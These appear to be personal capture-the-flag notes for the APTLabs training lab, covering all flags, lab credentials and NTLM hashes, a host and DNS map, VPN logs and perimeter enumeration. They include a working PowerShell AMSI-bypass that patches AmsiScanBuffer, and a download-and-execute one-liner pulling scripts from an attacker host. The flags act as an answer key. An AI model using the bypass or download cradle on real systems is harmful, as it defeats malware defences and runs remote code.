
APTLabs ProLab Writeup



APTLabs Premise

```
APTLabs simulates a targeted attack by an external threat agent against an MSP
(Managed Service Provider). The lab requires prerequisite knowledge of attacking
Active Directory networks. APTLabs consists of fully patched servers, prevalent
enterprise technologies, a simulated WAN network, and much more!
Your goal is to compromise all client networks and reach Domain Admin wherever
possible. On completion of this lab you will be familiar with long-lasting TTPs, how
to abuse enterprise technology, and be a true google-ninja.
This is an extremely challenging Red Team Operator Level III lab, that will push you
to the limit, and put your skills to the test in the following areas:

Active Directory enumeration and exploitation
Bypassing security features such as 2FA, JEA and WDAC
Exploiting interactive users
Kerberos attacks
Lateral movement between multiple forests
Reaching your goals without using any CVEs
```

Flags

```
Certified secure..?: APTLABS{C3RT!FICAT3_M@NAG3R}, http://10.10.110.62:8080/admin/
Why is it always this?: APTLABS{R00t_Dn$_AdM!n} (https://10.10.110.13/admin/,
domains tabs)
Password123: APTLABS{P@sS0rD_R3Us3} {sqlmap on 10.10.110.88}
I do enjoy fishing: APTLABS{M@lTiF@cT0R_PhI$h!nG}, passsafe on nextcloud account of
robert
I've just had enough of it...: APTLABS{AiNt_J3a_Ju$T_Gr3At},
C:\Users\adfs_svc\Documents on adfs.0x0security.local
Who will provide my identity?: APTLABS{Y0u_B3c0M3_Th3_S@mL_pR0vId3R}, Admin Desktop
on servicedesk.gigantichosting.local
Look busy, carry some cables, clipboard etc.: APTLABS{@lW@$_W@nT3d_T0_b3_@_$yS@dM!N}
(administrator on sccm.gigantichosting)
```

```
Start thinking laterally: APTLABS{LaT3r@L_M0v3M3nT_w!Th_$CcM_@g3Nt}, (administrator
on srv002.orbitfish.local)
I know Kerberos: APTLABS{L3g!t_KiRb!_3DiT0R}, (administrator on
srv001.orbitfish.local)
I should stay on-prem: APTLABS{AdC0nN3cT_pWn@G3}, (administrator on
dc.orbitfish.local)
Welcome to cubano: APTLABS{0N3_w@Y_t0_@Bu$3_Sp00LeR_bUg}, (administrator on
dev.cubano.local)
Not again: APTLABS{An0Th3R_w@Y_t0_@Bu$3_Sp00LeR_bUg}, (administrtor on
exchange.cubano.local)
This ain't right: APTLABS{@d!Dn$_4_Cr3D3nTi@L$}, (administrator on web.cubano.local)
Good game: APTLABS{D0m@iN_C0mPr0MiSe}, (administrator on dc.cubano.local)
Can i trust you?: APTLABS{Th3_P@M_@Dm!n}, C:\Users\s.helmer\Desktop on
server04.megabank.local
I thought so...: APTLABS{Th3_SQL_@Dm!n}, C:\Users\Administrator\Desktop on
server04.megabank.local
This is bad, very, very bad, APTLABS{L3Ts_Br3Ak_!T}, Get-Flag on
server03.megabank.local
Who could have thought?: APTLABS{P@m_@Dm!nI$tR@t0R}, C:\Users\Administrator\Desktop
on server05.megabank.local
You cant restrict me!:  APTLABS{wD@C_ByP@s$!}, C:\Users\remote_admin on
primary.megabank.local
There are two types of people...: APTLABS{R3tuRn_0F_tH3_b@CkUp_@DmIn}
C:\Users\Administrator.GIGANTICHOSTING on primary.megabank.local
```

SOP EDR Bypass

Chained powershell AMSI bypass

meowme.ps1

```
$Meow = '
using System;
using System.Runtime.InteropServices;
public class Meow {
  [DllImport("kernel32")]
  public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);
[DllImport("kernel32")]
public static extern void CopyMemory(IntPtr dest, IntPtr src, uint count);
[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);
public static void cp(byte[] source, IntPtr dest, int count) {
  Marshal.Copy(source, 0, dest, count);
}
}
';

Add-Type $Meow;

$LoadLibrary = [Meow]::LoadLibrary("a" + "m" + "si.dll");
$Address = [Meow]::GetProcAddress($LoadLibrary, "Am" + "si" + "Sc" + "an" + "Bu" +
"ff" + "er");
$p = 0;
[Meow]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p);
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3);
[Meow]::cp($Patch, $Address, 6);
```

Oneliners for use with above

```
iex ((new-object net.webclient).downloadstring("http://10.10.14.15/meowme.ps1"));iex
((new-object net.webclient).downloadstring("http://10.10.14.15/PowerUpSQL.ps1"))
```

---

creds

`mark@0x0security.com | +90 433 794 13 53 | $Ul3S@t0x0S3c | mak` -> work on ADFS/servicesk and 0x0security.local

`robert@0x0security.com | +90 921 525 87 74 | iL0v3l!nux | linuxrobert`

`sshuser:ca!@vyhjyt@#$!@31CASDF&^*3451@WADSFewr` -> landfall

`robert : aep!@#vae$#12ces` -> nextcloud robert account

`kim.stone@protonmail.com | +90 653 111 67 35 | P@ssw0rd1! | Junglelee`

`bob@gigantichosting.com | +90 763 995 34 55 | P@ssw0rd1!`

`bob@live.com | +90 432 652 14 13 | P@ssw0rd1!`

`bob.billings@protonmail.com | APTLABS{P@sS0rD_R3Us3} | P@ssw0rd1!` -> working on django 10.10.110.62:8080/admin

`emma@0x0security.com`

`ralph@0x0security.com`

`0x0security.local\adfs_svc:S3cur!ty`

```
gigantichosting.local\j.smith:Qwerty1!
gigantichosting.local\s.svensson:Qwerty123
gigantichosting.local\l.larsson:Password123
gigantichosting.local\l.rodriguez:London10
gigantichosting.local\s.helmer:Hades123
gigantichosting.local\j.johson:Airf0rce!
```

```
megabank.local\svc_ata:Password123
megabank.local\svc_ata:Password123
megabank\fs1_msa$:0725cf9212c29a0189283e0743d76093
megabank\backup$:0d46799eac240946d4c7b104b995154d
megabank\remote_admin:22be2f4edecb047c1529ad275fd82fe3
megabank\administrator:41aa70e55117291f881dfd1ac40fdbbf
orbitfish\administrator:0992565d28deb9171500709a40e92a9e
cubano\administrator:aec91a06b0490d1ed48cba994e9d472e
```

machines

```
APT-FW01
[ ]APT-0X0SEC-NEXTCLOUD nextcloud(linux), 192.168.20.31
[ ]APT-0X0SEC-ADFS adfs.0x0security.local, 192.168.20.15
[ ]APT-0X0SEC-DC dc.0x0security.local, 192.168.20.10
[ ]APT-MSP-DC dc.gigantichosting.local, 192.168.21.10
[ ]APT-MSP-SD servicedesk.gigantichosting.local, 192.168.21.123
[ ]APT-MSP-SCCM sccm.gigantichosting.local, 192.168.21.155
[ ]APT-MEGABANK-DC primary.megabank.local, 192.168.24.10
[ ]APT-MEGABANK-SERVER04 server04.megabank.local, 192.168.24.112
[ ]APT-MEGABANK-SERVER03 server03.megabank.local, 192.168.24.155
[ ]APT-MEGABANK-SERVER05 server05.megabank.local, 192.168.24.118
[ ]APT-ORBITFISH-DC dc.orbitfish.local, 192.168.22.10
[ ]APT-ORBITFISH-SRV001 srv001.orbitfish.local, 192.168.22.123
[ ]APT-ORBITFISH-SRV002 srv002.orbitfish.local, 192.168.22.16
[ ]APT-CUBANO-DC dc.cubano.local, 192.168.23.10
[ ]APT-CUBANO-DEV dev.cubano.local, 192.168.23.164
[ ]APT-CUBANO-EXCHANGE exchange.cubano.local, 192.168.23.146
[ ]APT-CUBANO-WEB web.cubano.local, 192.168.23.200
```

DNS mapping

```
#beachhead
nextcloud nix box: 192.168.20.31
#0x0security
0x0security.local.   3600    IN      A       192.168.20.10
dc.0x0security.local.   3600    IN      A       192.168.20.10
adfs.0x0security.local.   3600    IN      A       192.168.20.15
#gigantichosting
gigantichosting.local. 3600  IN      A       192.168.21.10
dc.gigantichosting.local. 3600  IN      A       192.168.21.10
servicedesk.gigantichosting.local. 1200 IN A    192.168.21.123
sccm.gigantichosting.local. 1200 IN     A       192.168.21.155
#orbitfish
dc.orbitfish.local.     3600    IN      A       192.168.22.10
```

```
orbitfish.local.        600     IN      A       192.168.22.10
srv001.orbitfish.local. 1200    IN      A       192.168.22.123
srv002.orbitfish.local. 1200    IN      A       192.168.22.16
#cubano
cubano.local.           600     IN      A       192.168.23.10
dc.cubano.local.           600     IN      A       192.168.23.10
exchange.cubano.local.  1200    IN      A       192.168.23.146
dev.cubano.local.       1200    IN      A       192.168.23.164
web.cubano.local.       1200    IN      A       192.168.23.200
#megabank
megabank.local.         600     IN      A       192.168.24.10
dc.megabank.local.         600     IN      A       192.168.24.10,
primary.megabank.local
server03.megabank.local. 1200   IN      A       192.168.24.155
server04.megabank.local. 1200   IN      A       192.168.24.112
server05.megabank.local. 1200   IN      A       192.168.24.118
```

/etc/host local modofications

```
# APTLABS PROLAB -------
10.10.110.74 apt-0x0sec-nextcloud landfall
10.10.110.231  nextcloud.0x0security.com storage.0x0security.com 0x0security.com
10.10.14.15 phish.00security.com
## 0x0security.local
10.10.14.15 nextcloud.00security.com
192.168.20.15 adfs.0x0security.local
192.168.20.10 dc.0x0security.local 0x0security.local
## gigantichosting.local
192.168.21.123 servicedesk.gigantichosting.local
192.168.21.10 gigantichosting.local dc.gigantichosting.local
192.168.21.155 sccm.gigantichosting.local
## megabank.local
192.168.24.112 server04.megabank.local
192.168.24.155 server03.megabank.local
192.168.24.118 server05.megabank.local
192.168.24.10 megabank.local MEGABANK primary.megabank.local
## cubano.local
192.168.23.10 dc.cubano.local cubano.local
192.168.23.164 dev.cubano.local
192.168.23.146 exchange.cubano.local
192.168.23.200 web.cubano.local
## orbitfish.local
192.168.22.10 dc.orbitfish.local orbitfish.local
192.168.22.123 srv001.orbitfish.local
192.168.22.16 srv002.orbitfish.local
# 0------------------
```

krb5.conf modifications

```
  MEGABANK.LOCAL = {
              kdc = primary.megabank.local
  }

  CUBANO.LOCAL = {
              kdc = dc.cubano.local
  }


  ORBITFISH.LOCAL = {
              kdc = dc.orbitfish.local
  }
```

vpn details

```
root@nix36:~/aptlabs# ls
.  ..  SessionGopher.ps1  binaries  eu-apt-1-hoxh4.ovpn
root@nix36:~/aptlabs# openvpn  eu-apt-1-hoxh4.ovpn
2020-12-09 22:42:49 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2020-12-09 22:42:49 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2020-12-09 22:42:49 OpenVPN 2.5.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Oct 28 2020
2020-12-09 22:42:49 library versions: OpenSSL 1.1.1h  22 Sep 2020, LZO 2.10
2020-12-09 22:42:49 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2020-12-09 22:42:49 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2020-12-09 22:42:49 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.32.44:1337
2020-12-09 22:42:49 Socket Buffers: R=[212992->212992] S=[212992->212992]
2020-12-09 22:42:49 UDP link local: (not bound)
2020-12-09 22:42:49 UDP link remote: [AF_INET]23.106.32.44:1337
2020-12-09 22:42:49 TLS: Initial packet from [AF_INET]23.106.32.44:1337, sid=4c914866 3b13a036
2020-12-09 22:42:49 VERIFY KU OK
2020-12-09 22:42:49 Validating certificate extended key usage
2020-12-09 22:42:49 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2020-12-09 22:42:49 VERIFY EKU OK
2020-12-09 22:42:49 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
```

```
2020-12-09 22:42:49 Control Channel: TLSv1.2, cipher TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 2048 bit RSA
2020-12-09 22:42:49 [htb] Peer Connection Initiated with [AF_INET]23.106.32.44:1337
2020-12-09 22:42:50 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2020-12-09 22:42:50 PUSH: Received control message: 'PUSH_REPLY,route 10.10.110.0 255.255.255.0,route-ipv6 dead:beef::/64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::100d/64 dead:beef:2::1,ifconfig 10.10.14.15 255.255.254.0,peer-id 2,cipher AES-256-GCM'
2020-12-09 22:42:50 OPTIONS IMPORT: timers and/or timeouts modified
2020-12-09 22:42:50 OPTIONS IMPORT: --ifconfig/up options modified
2020-12-09 22:42:50 OPTIONS IMPORT: route options modified
2020-12-09 22:42:50 OPTIONS IMPORT: route-related options modified
2020-12-09 22:42:50 OPTIONS IMPORT: peer-id set
2020-12-09 22:42:50 OPTIONS IMPORT: adjusting link_mtu to 1625
2020-12-09 22:42:50 OPTIONS IMPORT: data channel crypto options modified
2020-12-09 22:42:50 Data Channel: using negotiated cipher 'AES-256-GCM'
2020-12-09 22:42:50 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2020-12-09 22:42:50 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2020-12-09 22:42:50 net_route_v4_best_gw query: dst 0.0.0.0
2020-12-09 22:42:50 net_route_v4_best_gw result: via 195.167.27.129 dev eth0
2020-12-09 22:42:50 ROUTE_GATEWAY 195.167.27.129/255.255.255.128 IFACE=eth0 HWADDR=00:0c:29:95:b6:18
2020-12-09 22:42:50 GDG6: remote_host_ipv6=n/a
2020-12-09 22:42:50 net_route_v6_best_gw query: dst ::
2020-12-09 22:42:50 sitnl_send: rtnl: generic error (-101): Network is unreachable
2020-12-09 22:42:50 ROUTE6: default_gateway=UNDEF
2020-12-09 22:42:50 TUN/TAP device tun0 opened
2020-12-09 22:42:50 net_iface_mtu_set: mtu 1500 for tun0
2020-12-09 22:42:50 net_iface_up: set tun0 up
2020-12-09 22:42:50 net_addr_v4_add: 10.10.14.15/23 dev tun0
2020-12-09 22:42:50 net_iface_mtu_set: mtu 1500 for tun0
2020-12-09 22:42:50 net_iface_up: set tun0 up
2020-12-09 22:42:50 net_addr_v6_add: dead:beef:2::100d/64 dev tun0
2020-12-09 22:42:50 net_route_v4_add: 10.10.110.0/24 via 10.10.14.1 dev [NULL] table 0 metric -1
2020-12-09 22:42:50 add_route_ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1) dev tun0
2020-12-09 22:42:50 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2020-12-09 22:42:50 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2020-12-09 22:42:50 Initialization Sequence Completed
```

net details

```
root@nix36:~# ip r | grep tun0
10.10.14.0/23 dev tun0 proto kernel scope link src 10.10.14.15
10.10.110.0/24 via 10.10.14.1 dev tun0
root@nix36:~# ip -6 r | grep tun0
dead:beef::/64 dev tun0 metric 1024 pref medium
```

```
dead:beef:2::/64 dev tun0 proto kernel metric 256 pref medium
fe80::/64 dev tun0 proto kernel metric 256 pref medium
root@nix36:~# ip a s tun0
31: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.15/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::100d/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::69e5:c33d:3721:3ad/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

APTLabs-Perimeter

10.10.110.13

Logged in /admin with admin:admin combo, looks like the admin page
Refenrences to

- 0x0security.com
- Cubano.local

In domain tab we get the first flag: APTLABS{R00t_Dn$_AdM!n} (1st)

```
53/tcp  open  domain     PowerDNS Authoritative Server 4.1.11
| dns-nsid:
|   NSID: powergslb (706f77657267736c62)
|   id.server: powergslb
|_  bind.version: PowerDNS Authoritative Server 4.1.11
443/tcp open  ssl/caldav Radicale calendar and contacts server (Python
BaseHTTPServer)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: PowerGSLB/1.7.3 Python/2.7.5
|_http-title: Error response
```

```
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceNa
me=SomeState/countryName=--
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceNa
me=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-01-09T12:45:01
| Not valid after:  2021-01-08T12:45:01
| MD5:   fce2 3df5 c601 0285 49b8 5607 6b94 dc58
|_SHA-1: 5241 7b4a 9153 bb53 70cb 80dc 6296 69bc 371c 60db
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port

root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
https://10.10.110.13/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.110.13/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

admin                   [Status: 401, Size: 206, Words: 16, Lines: 10]
dns                     [Status: 200, Size: 16, Words: 1, Lines: 1]
```

views and loot from the dns thingy

```
# views
{"status":"success","records":[{"recid":1,"rule":"0.0.0.0/0","view":"Public"},
{"recid":2,"rule":"10.0.0.0/8 172.16.0.0/12
192.168.0.0/16","view":"Private"}],"total":2}

# records

{
  "status": "success",
  "records": [
    {
      "content": "ns1.0x0security.com",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 139,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "NS",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "ns1.0x0security.com. hostmaster.0x0security.com. 2016010101 21600 3600 1209600 300",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 140,
      "ttl": 86400,
      "fallback": 0,
      "view": "Public",
      "name_type": "SOA",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "storage.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 141,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "nextcloud.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 142,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "*.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 148,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "192.168.20.31",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 152,
      "ttl": 36000,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "192.168.23.10",
      "domain": "Cubano.local",
      "name": "DC.Cubano.local",
      "weight": 0,
      "disabled": 0,
      "recid": 153,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "phish.0x0security.com",
      "domain": "0x0security.com",
      "name": "*.phish.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 156,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.14",
      "domain": "0x0security.com",
      "name": "phish.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 157,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.219",
      "domain": "0x0security.com",
      "name": "*.nophish.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 158,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "0x00security.com",
      "domain": "0x00security.com",
      "name": "nextcloud.0x00security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 160,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.14",
      "domain": "0x0security.com",
      "name": "nextcloud.phish.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 161,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.9",
      "domain": "0x0security.com",
      "name": "news.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 162,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.12",
      "domain": "0x0security.com",
      "name": "t.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 163,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "10.10.14.10",
      "domain": "0x0security.com",
      "name": "owa.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 164,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "content": "nophish.0x0security.com",
      "domain": "0x0security.com",
      "name": "*.nophish.0x0security.com",
      "weight": 0,
      "disabled": 0,
      "recid": 165,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    }
  ],
  "total": 16
}



# domains
{
  "status": "success",
  "records": [
    {
      "domain": "example.net",
      "recid": 2
    },
    {
      "domain": "secure.ccc",
      "recid": 4
    },
    {
      "domain": "0x0security.com",
      "recid": 7
    },
    {
      "domain": "00security.com",
      "recid": 8
    },
    {
      "domain": "APTLABS{R00t_Dn$_AdM!n}",
      "recid": 9
    },
    {
      "domain": "Cubano.local",
      "recid": 10
    },
    {
      "domain": "0x00security.com",
      "recid": 12
    }
  ],
  "total": 7
}


#status
```

```
{
  "status": "success",
  "records": [
    {
      "status": "On",
      "content": "0x00security.com",
      "domain": "0x00security.com",
      "name": "nextcloud.0x00security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "*.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.219",
      "domain": "0x0security.com",
      "name": "*.nophish.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "nophish.0x0security.com",
      "domain": "0x0security.com",
      "name": "*.nophish.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "phish.0x0security.com",
      "domain": "0x0security.com",
      "name": "*.phish.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "192.168.20.31",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 36000,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "ns1.0x0security.com",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "NS",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "ns1.0x0security.com. hostmaster.0x0security.com. 2016010101 21600 3600 1209600 300",
      "domain": "0x0security.com",
      "name": "0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 86400,
      "fallback": 0,
      "view": "Public",
      "name_type": "SOA",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.9",
      "domain": "0x0security.com",
      "name": "news.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "nextcloud.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.14",
      "domain": "0x0security.com",
      "name": "nextcloud.phish.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.10",
      "domain": "0x0security.com",
      "name": "owa.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.14",
      "domain": "0x0security.com",
      "name": "phish.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "0x0security.com",
      "domain": "0x0security.com",
      "name": "storage.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "CNAME",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "10.10.14.12",
      "domain": "0x0security.com",
      "name": "t.0x0security.com",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    },
    {
      "status": "On",
      "content": "192.168.23.10",
      "domain": "Cubano.local",
      "name": "DC.Cubano.local",
      "weight": 0,
      "style": "color: green",
      "disabled": 0,
      "ttl": 3600,
      "fallback": 0,
      "view": "Public",
      "name_type": "A",
      "persistence": 0,
      "monitor": "No check"
    }
  ],
  "total": 16
}
```

DNS enum

0x0security.com

```
Host's addresses:
__________________

0x0security.com.                         36000    IN    A        192.168.20.31


Wildcard detection using: ffbzzycwjndj
_______________________________________

ffbzzycwjndj.0x0security.com.            3600     IN    CNAME    0x0security.com.
0x0security.com.                         36000    IN    A        192.168.20.31


!!!!!!!!!!!!!!!!!!!!!!!!!!!!

 Wildcards detected, all subdomains will point to the same IP address
 Omitting results containing 192.168.20.31.
 Maybe you are using OpenDNS servers.
```

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!


Name Servers:
______________

ns1.0x0security.com.                     3600     IN    CNAME    0x0security.com.
```

Add monitor bypassing the UI

```
POST /admin/w2ui HTTP/1.1
Host: 10.10.110.13
Connection: close
Content-Length: 95
